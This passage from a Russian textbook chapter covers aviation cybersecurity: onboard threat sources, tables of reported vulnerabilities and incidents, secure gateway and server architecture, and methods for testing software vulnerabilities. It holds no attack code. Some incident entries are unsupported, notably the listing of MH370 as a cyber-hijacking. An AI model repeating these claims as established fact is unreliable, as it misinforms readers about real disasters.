


Рис. 3.14. Обеспечение информационной безопасности на этапе разработки [34]

Основными источниками угроз информационной безопасности на борту ВС могут быть [34]:

- недеklarированные возможности встроенного и функционального ПО бортового оборудования и АСУ наземных служб;
- уязвимости бортовых и наземных средств связи, навигации, наблюдения и наведения;
- уязвимости бортовых информационно-вычислительных сетей ВС;
- уязвимости бортовых беспроводных и сенсорноактуаторных сетей ВС.

Таблица 3.6. Потенциальные уязвимости информационной безопасности в авиации [34]

Описание уязвимости	Год
Самолет Westjet передал код 7500, что обозначает угон. Возможно, данное сообщение было передано киберпреступником	2015
Эксперт по вопросам информационной безопасности заявил, что он смог взломать и изменить направление движения воздушного судна в середине полета, вторгнувшись в систему развлечений пассажиров	2014
Потенциальной уязвимостью в программировании электронных бортовых журналов могут воспользоваться киберпреступники при подключении их к внешним сетям для обновлений	2012
Хакер продемонстрировал теоретическую возможность использовать Android для удаленной атаки и захвата самолета	2012
Хакер продемонстрировал уязвимость в управлении воздушным движением. Благодаря недорогому коммерческому аппаратным и программным средствам ему удалось обмануть сигналы АЗН-В так, что на экране диспетчера появился несуществующий самолет	2012
FAA заявила, что некоторые компьютерные системы Boeing 747-8 и Boeing 747-8F могут быть уязвимы для внешних атак из-за интерфейсов их подключения	2010
FAA заявила, что архитектура Boeing 787 позволяет создавать новые виды подключений к ранее изолированным сетям передачи данных, которые подключены к системам, выполняющим критически важные операции, необходимые для обеспечения безопасности полета	2008

Таблица 3.7. Инциденты информационной безопасности в авиации [34]

Инцидент	Год	Место	Описание
Кибератака компьютерной системы авиакомпания	2015	Польша	Хакеры атаковали компьютерную систему LOT Polish Airlines, заземлив несколько самолетов
Кибератака через систему развлечений самолета	2015	США	Хакер нашел слабое место в системе развлечения на самолетах Boeing 737-800, 737-900, 757-200 и Airbus A320 и проник в системы авионики
Кибератака самолета	2014	Южно-Китайское море	Взломана компьютерная система самолета, в результате чего произошел угон самолета Boeing 777-200 авиакомпании Malaysia Airlines рейса MH370
Подмена цели	2014	Австрия, Германия, Чехия, Словакия	Многие самолеты исчезли с экранов радаров. Возможно, это было вызвано военными учениями
Кибератака	2013	Турция	Паспортный контроль в Международном аэропорте имени Ататюрка в Стамбуле был закрыт из-за кибератаки
Кибератака и фишинг	2013	США	Работа 25 аэропортов была нарушена в результате кибератак и фишинга
Вредоносный код	2011	США	В программном коде произошел срыв работы, из-за чего службы регистрации аэропорта перестали функционировать и задержали значительное количество полетов во многих аэропортах

Таблица 3.7 (окончание)

Инцидент	Год	Место	Описание
Крушение рейса Spanair 5022	2008	Испания	Компьютерная система, отвечающая за мониторинг технических проблем на борту, была заражена хакерской программой
Взлом электронных бортовых журналов	2007	Таиланд	Вирус был загружен в электронные бортовые журналы Thai Airways и отключил их, также он был распространен на другие электронные журналы
Возможность совершения кибератаки на системы УВД Аляски	2006	США	Федеральное управление гражданской авиации США закрыло системы УВД на Аляске в качестве меры предосторожности против нападения в Интернете

О киберинцидентах с воздушными судами по понятным причинам нечасто пишут в СМИ, хотя даже эти редкие случаи показывают всю остроту проблемы «авиационной кибербезопасности». В качестве примера здесь можно привести известный экспертам случай [<https://moshekam.livejournal.com/2045270.html>] с молодым человеком Крисом Робертсом, который сумел взломать самолет, на котором летел, подключив свой ноутбук к системе развлекательного центра «Боинга». Выяснилось, что такую операцию он проделывал не менее двух раз во время полетов. Парень в пассажирском кресле получал доступ к управлению двигателем, самостоятельно вводил команды набора высоты. На последующих допросах в ФБР он признался, что нашел подобные уязвимости у трех самолетов «Боинг» и одного «Аэробуса». Примечательно, что развлекательные системы выпускают крупнейшие мировые концерны Thales и Panasonic. По сути, этот «талантливый хакер» дискредитировал двух основных производителей самолетов в мире и еще две крупные корпорации. Производителям не оставалось ничего другого, кроме как заявить узнавшим об этом случае журналистам, что развлекательные системы изолированы от систем навигации и управления полетом, а хакерские программные решения возможно имели связь через систему бортпроводников, которая и выступила «посредником». В принципе это означает, что современным террористам отныне нет нужды садиться в самолет с бомбами. Достаточно спрятать канал связи на борту и через него управлять самолетом.

Очевидно, что степень надвигающейся угрозы здесь растет в геометрической прогрессии.

Вскрытие в используемых технологиях уязвимостей информационной безопасности, способствующих успешным действиям нарушителя, и принятие активных мер защиты по поддержанию устойчивого функционирования авиационных систем и сетей в условиях возможного воздействия нарушителя являются основными задачами при решении проблем обеспечения информационной безопасности.

3.6.3.3. Основные направления обеспечения кибербезопасности воздушного судна

Обеспечение безопасной и эффективной интеграции бортовых, воздушных и наземных сетей осуществляется за счет разделения информационно-вычислительного пространства ВС по уровням доверия на безопасные контролируемые домены и внедрения между ними дополнительных средств защиты (рис. 3.15) [34]:

- бортового защищенного шлюза;
- бортовых защищенных серверов.




Рис. 3.15. Архитектура информационной безопасности воздушного судна [34]

С помощью группирования бортового оборудования на безопасные домены четко устанавливаются границы, внутри которых обмен информацией должен отвечать наивысшим требованиям безопасности, в то время как другие домены могут иметь более низкий уровень доверия и тем самым взаимодействовать с сетями общего пользования, не беспокоясь о том, что потенциальные угрозы могут навредить жизненно важным системам ВС.

В процессе обеспечения информационной безопасности данные устройства, непрерывно получая пакеты данных из сети, производят выборку и извлечение необходимых характеристик трафика для передачи их интеллектуальному алгоритму обнаружения угроз информационной безопасности, который определяет, являются ли анализируемые данные безопасными. Общей целью бортовой системы обеспечения информационной безопасности является подтверждение того, что

риски реализации всех угроз информационной безопасности на борту ВС через все возможные сценарии имеют допустимый уровень.

Бортовой защищенный шлюз [34]

Бортовой защищенный шлюз представляет из себя межсетевой экран, осуществляющий контроль сетевого трафика и обеспечивающий защищенную связь между доменом авионики и внешней средой.

Бортовой защищенный шлюз выполняет следующие функции: трансляцию протоколов домена авионики и информационного домена; инспекцию состояния информационной безопасности; безопасную управляемую коммутацию. Для трансляции протоколов в шлюзе используются заголовки всех транслируемых протоколов.

Инспекция состояния информационной безопасности осуществляется за счет (рис. 3.16): безопасной маршрутизации; фильтрации трафика из недоверенных доменов; использования посредников прикладного уровня; регистрации событий информационной безопасности.

Таблица 3.8. Показатели и критерии социальной значимости объектов критической информационной инфраструктуры РФ [34]

Показатель	Значение показателя		
	III категория	II категория	I категория
Причинение ущерба жизни и здоровью людей (человек)	Более или равно 1, но менее или равно 50	Более 50, но менее или равно 500	Более 500
Прекращение или нарушение функционирования объектов транспортной инфраструктуры, оцениваемые по количеству людей, для которых могут быть недоступны транспортные услуги (человек)	Более или равно 50, но менее 1000	Более или равно 1000, но менее 5000	Более 5000

В защищенном шлюзе реализованы различные наборы прокси-серверов и служб аутентификации, которые позволяют фильтровать входящие потоки данных из внешней среды, предназначенные для авионики. Работа шлюза, как и всех межсетевых экранов, основана на использовании информации разных уровней модели OSI, на которых системы взаимодействуют друг с другом — начиная с уровня физической среды передачи данных и заканчивая уровнем прикладных программ, используемых для коммуникаций. В общем случае, чем выше уровень модели OSI, на котором шлюз фильтрует пакеты, тем выше и обеспечиваемый им уровень защиты. Такой подход позволяет выделить наиболее критические системы ВС в отдельный домен, доступ к которому будет предоставлен только конкретным пользователям через бортовой защищенный шлюз, без возможности вмешательства сторонних устройств.

Бортовой защищенный сервер

Бортовой защищенный сервер представляет собой интеллектуальное защищенное устройство связи, обеспечивающее хранение всей информации из внешней среды, доступ к которой может получить каждый из доменов. Он получает всю необходимую информацию о полете и техническом состоянии ВС и управляет двунаправленным потоком данных между авионикой и внешней средой [34].




Рис. 3.16. Принцип работы бортового защищенного шлюза [34]



Рис. 3.17. Состав и принцип работы бортового защищенного сервера [34]

В состав бортового защищенного сервера входят (рис. 3.17):

- защищенный коммуникационный модуль;
- сервер информации;
- серверы приложений.

Защищенный коммуникационный модуль выполняет следующие функции:

- импорт, проверка целостности загрузки и хранение информации из домена с низким уровнем доверия (наземного) в домен со средним уровнем доверия (бортовые системы, кроме домена авионики);
- безопасные сетевые возможности для приложений и членов экипажа — каждый пользователь аутентифицируется и обладает определенными правами, в соответствии с которыми имеет доступ только к выделенным приложениям;
- безопасная фильтрация трафика и маршрутизация;
- безопасное подключение к проводным интерфейсам.

Наличие серверов информации и приложений позволяет существенно расширить функциональность системы обеспечения ИБ за счет более низких требований к быстродействию и возможности глубокого анализа контекстной информации (рис. 3.18) [34].

Доступ к контексту информации обеспечивает возможность выхода за пределы чисто кибернетического пространства и решения комплексных вопросов киберфизической безопасности на борту ВС, находящихся на стыке киберпространства с физическим миром (рис. 3.19) [34].

Создание множественных независимых уровней безопасности (MLS — multilevel security) для обеспечения способности параллельно обрабатывать информацию разной степени защищенности в защищенном сервере реализуется с помощью гипервизора.

Программное ядро безопасности строится исходя из четырех фундаментальных политик:

- обеспечения допустимых информационных потоков между разделами;
- обеспечения изоляции данных разделов;
- обеспечения выполнения приложений в разделах в запланированные временные интервалы согласно временной диаграмме;
- обеспечения изоляции сбоев разделов.




Рис. 3.18. Принцип работы бортового защищенного сервера [34]

		Воздействия	
		Киберпространство	Физический мир
Атаки	Киберпространство	Примеры угроз включают: спуфинг и неправильное использование данных; программные ошибки; вредоносные программы; переполнение буфера; повреждение памяти; атаки на маршрутизацию сети и анализ трафика и т.д. Примеры смягчения угроз включают: защиту данных и конфиденциальность; безопасное распространение и обновление программного обеспечения; сетевая безопасность и т.д. Кибербезопасность	Примеры угроз включают: подмен данных в ADS-B-In для ввода в заблуждение самолетов и неправильное использование ADS-B-Out для отслеживания воздушных судов; несанкционированное дистанционное управление бортовым оборудованием и т.д. Примеры смягчений угроз включают: спуфинг позиции; конфиденциальность местоположения; беспроводной мониторинг; надежные вычисления и т.д.
	Физический мир	Примеры угроз включают: радиопомехи, угроза наземным станциям и т.д. Примеры смягчений угроз включают: обнаружение неизвестных источников радиочастотной энергии; контроль физического доступа: защищенное от несанкционированного доступа оборудование; физические проверки и процессы и т.д.	Примеры угроз включают: атаки CBRNE; лазерные атаки; физический саботаж; похищение. Примеры смягчений угроз включают: пассажирские, багажные, грузовые экраны безопасности; безопасность воздушного пространства; правила техники безопасности; законодательные акты; аппаратная безопасность; видеозапись в салоне; безопасность периметра аэропорта и т.д. Физическая безопасность

Рис. 3.19. Вопросы киберфизической безопасности [34]

В дополнение к этому предпринимаются специальные меры по минимизации неявных каналов коммуникации между приложениями (т.н. скрытые каналы). Современные реализации ядер безопасности на основе архитектуры MLS могут использовать аппаратные функции виртуализации, предоставляемые последними поколениями процессоров. Это позволяет, к примеру, реализовать гипервизор, способный выполнять гостевые ОС поверх ядра безопасности MLS в виртуализированной среде. Такой подход автоматически обеспечивает MLS-ядру изоляцию данных и контроль над информационными потоками, позволяя исключить появление скрытых каналов [34].

Внедрение предлагаемых в работе [34] методов обеспечения информационной безопасности на борту ВС может позволить сохранить надежность авиационных систем на высоком уровне, предотвратить несчастные случаи на воздушном транспорте и улучшить качество предоставляемых услуг.

На сегодняшний день самым эффективным методом обеспечения информационной безопасности ВС является деление бортового оборудования на безопасные домены, с помощью которых можно четко установить границы, где обмен информацией должен отвечать наивысшим требованиям безопасности, в то время как другие домены могут иметь более низкий уровень доверия и взаимодействовать с сетями общего пользования, не беспокоясь о том, что потенциальные угрозы навредят критическим системам ВС.

В итоге можно утверждать, что для обеспечения безопасной передачи данных необходимо и достаточно разместить на борту интеллектуальные устройства безопасности во всех местах, где происходит стыковка систем.

Обеспечение ИБ с помощью отдельных бортовых защищенных устройств характеризуется следующими основными преимуществами: отсутствие повышения нагрузки на центральные бортовые вычислители из-за программно-аппаратной поддержки функций обеспечения ИБ; возможность реализации механизмов обеспечения программной и аппаратной отказоустойчивости при возникновении угроз ИБ.

В результате системы смогут быстро и безопасно соединяться с внешними сетями, увеличить эффективность обмена данными благодаря более широкой полосе пропускания (например, совместное использование частот для беспроводных систем), а также облегчить доступность к бортовым системам для обслуживающего и технического персонала.

3.7. Методы выявления программных уязвимостей

В работе [13] рассмотрены такие методы выявления программных уязвимостей, как проверка безопасности программного кода в процессе сертификационных испытаний и тематических исследований по требованиям безопасности. В данной статье приведены примеры выявленных уязвимостей исходя из опыта работы испытательной лаборатории.

3.7.1. Виды сертификационных испытаний

В Российской Федерации основным легитимным способом выявления уязвимостей ПО является обязательная сертификация средств защиты информации по требованиям безопасности информации (по линии Минобороны России, ФСБ

России и ФСТЭК России) [14]. Это связано с тем, что при сертификации официально предоставляются необходимые спецификации, имеется обратная связь с разработчиком, а в ряде случаев предоставляется исходный программный код, компоновочная среда и т.д.

Сертификационные испытания и тематические исследования, регламентированные современной нормативной базой, проводятся путем:

- функционального тестирования на соответствие нормативным и методическим документам или документации (ТУ, формуляр, задание по безопасности);
- структурного декомпозиционного анализа программного обеспечения на отсутствие недеklarированных возможностей [15].

Особенностями указанных подходов является следующее.

1. Функциональное тестирование программ касается проверки задекларированных детерминированных механизмов безопасности, т.е. проверяется факт их работы, не касаясь глубокого анализа защищенности. Однако используя личный опыт, квалифицированные эксперты способны построить тесты, позволяющие выявлять некоторые специфические ошибки безопасности проектирования, реализации, конфигураций, прототипов, интерфейсов и т.д.
2. При структурном анализе импортной продукции (если он предусмотрен) проводится, главным образом, проверка полноты/избыточности кода. При проверке программных средств защиты информации, отнесенной к гостайне, также должен проводиться еще статический и динамический анализ, который заключается в выполнении декомпозиции программной системы (формировании и контроле условной части маршрутов).

Однако нормативная база не ограничивает экспертов в использовании дополнительных методов и приемов проверки кода, например: инспекции кода, использовании статических анализаторов, изучении бюллетеней безопасности, организации фаззинг- и стресс-тестирования и др.

3.7.2. Виды тестирования безопасности кода

Опираясь на методологию риск-менеджмента, при тестировании безопасности программного кода следует сформулировать вертикаль факторов информационной безопасности:

$$\{\text{ДЕФЕКТЫ}\} \rightarrow \{\text{УЯЗВИМОСТИ}\} \rightarrow \{\text{УГРОЗЫ}\} \rightarrow \{\text{РИСКИ}\}$$

В названном перечне, с точки зрения анализа кода, первичными являются именно *дефекты безопасности*, которые представляют собой потенциальные уязвимости, влияющие на целостность, доступность, конфиденциальность ресурсов. Дефекты, которые локализованы, описаны, эксплуатируемы, идентифицируются как *уязвимости*. Как правило, дефекты выявляются на этапе аудита безопасности кода, а уязвимости выявляются при сканировании информационной системы (сопоставлении идентифицируемых программ базе описаний уязвимостей или проверке кода программы на наличие сигнатуры уязвимости).

Роль и место указанных факторов в рамках модели управления безопасностью программного обеспечения (ПО) представлены в табл. 3.9.

В настоящее время методы и технологии выявления уязвимостей *не носят универсальный характер* и ориентированы на определенные классы уязвимостей и их причин (дефектов).

На практике выделяют три условных класса дефектов и уязвимостей:

1. «Некорректности программирования», классифицируемые как нефункциональные ошибки, сделанные при кодировании и влияющие на конфиденциальность, целостность, доступность ресурсов. Теоретически такие дефекты могут быть внесены умышленно.

При тестировании обычно полагается, что такие дефекты имеют стохастический характер, т.е. для выявления применяются методы функционального тестирования (обычно, фаззинг-тестирование). К примеру, по заявлению разработчиков, бета-версия Windows 8 прошла 1 миллиард запусков.

В настоящее время развивается направление прикладной верификации кода, позволяющей в рамках статического анализа найти «некорректности программирования»: переполнение буфера, избыточные переменные и объекты и др.

2. Дефекты, идентифицируемые как преднамеренные. Так как такие дефекты связаны с редкими входными данными, то в реальное время их можно выявить только ручными экспертными и полуавтоматизируемыми сигнатурными (эвристическими) методами [16].

Таблица 3.9. Управление безопасностью программ

Фактор	Управление	Контроль	Контрмеры
	Анализ /тестирование		
Дефекты	Выявление, локализация	Инспекционный контроль ПО	Безопасное программирование
Уязвимости	Идентификация, сканирование	Периодическое сканирование, контроль целостности, контроль источников происхождения компонентов и др.	Исправления
Угрозы	Формирование модели угроз	Мониторинг угроз	Обновления, блокировка, фильтрация и др.
Риски	Оценка риска	Оценка остаточного риска	Обработка риска

3. Ранее обнаруженные (известные) уязвимости, которые выявляются методами сканирования и экспертными методами, включающими также сбор и анализ бюллетеней, прототипов и т.д.

При отсутствии исходных данных применяются подходы реверс-инжиниринга и функциональные методы (по принципу «черного ящика»). Реверс-инжиниринг может проводиться путем:

- ретрансляции/дизассемблирования, прогона в отладочном режиме — для машинных и процедурных языков;
- высококачественной декомпиляцией — для языков с промежуточным кодом [16].

Надо понимать, что все методы имеют ограничения по использованию:

- функциональные методы ограничены величиной размерности входных данных, неэффективны при выявлении программных закладок и пригодны для небольших продуктов;

- структурные статические методы, кроме наличия исходных текстов, имеют ограничения на выявление дефектов, связанных с динамикой программы (циклами и т.д.);
- дизассемблирование – реально провести для небольших незащищенных программ;
- ручные экспертные методы предъявляют высокие требования к опыту и знаниям тестировщиков.

Примеры отдельных техник тестирования представлены в табл. 3.10 [15].

Важным моментом при выявлении уязвимостей является сочетание методов тестирования и методов *мониторинга* информационной безопасности (ИБ), включая реверсинг трафика и контроль событий ИБ.

Таким образом, использование различных техник проверки кода в рамках общей организации сертификации импортной программной продукции позволяет выявить ряд дефектов и уязвимостей, статистика по которым представлена ниже.

3.7.3. Типовая статистика выявления уязвимостей в программном обеспечении

В процессе сертификации ПО испытательной лабораторией [15] было выявлено несколько десятков дефектов ПО, идентифицированных как критические уязвимости, и более тысячи дефектов безопасности, которые идентифицировать как преднамеренные не удалось. Под проверки подпала продукция 15 зарубежных производителей из 7 иностранных держав.

Таблица 3.10. Примеры техник тестирования средств защиты информации

Метод тестирования	Основные выявляемые дефекты и уязвимости
Функциональное тестирование	Дефекты реализации функций и ошибки документации
Фаззинг-тестирование	Дефекты реализации интерфейсов данных
Граничное тестирование	Ошибки граничных условий
Нагрузочное тестирование	Ошибки производительности
Стресс-тестирование	Отказ в обслуживании
Профилирование	Недостатки оптимизации кода
Статический семантический анализ (прикладная верификация)	Некорректности кодирования
Статический сигнатурный анализ	Заданные потенциально опасные фрагменты
Статический анализ отсутствия недекларируемых возможностей (НДВ)	«Мертвый код»
Динамический анализ отсутствия НДВ	«Мертвый код»
Мониторинг операционных процессов	Нарушения целостности процессов и ресурсов
Тестирование конфигураций	Ошибки администрирования
Сканирование уязвимостей	Известные опубликованные уязвимости
Тест на проникновение	Известные уязвимости, ошибки конфигурирования
Регрессионное тестирование	Повторные ошибки прошлых версий

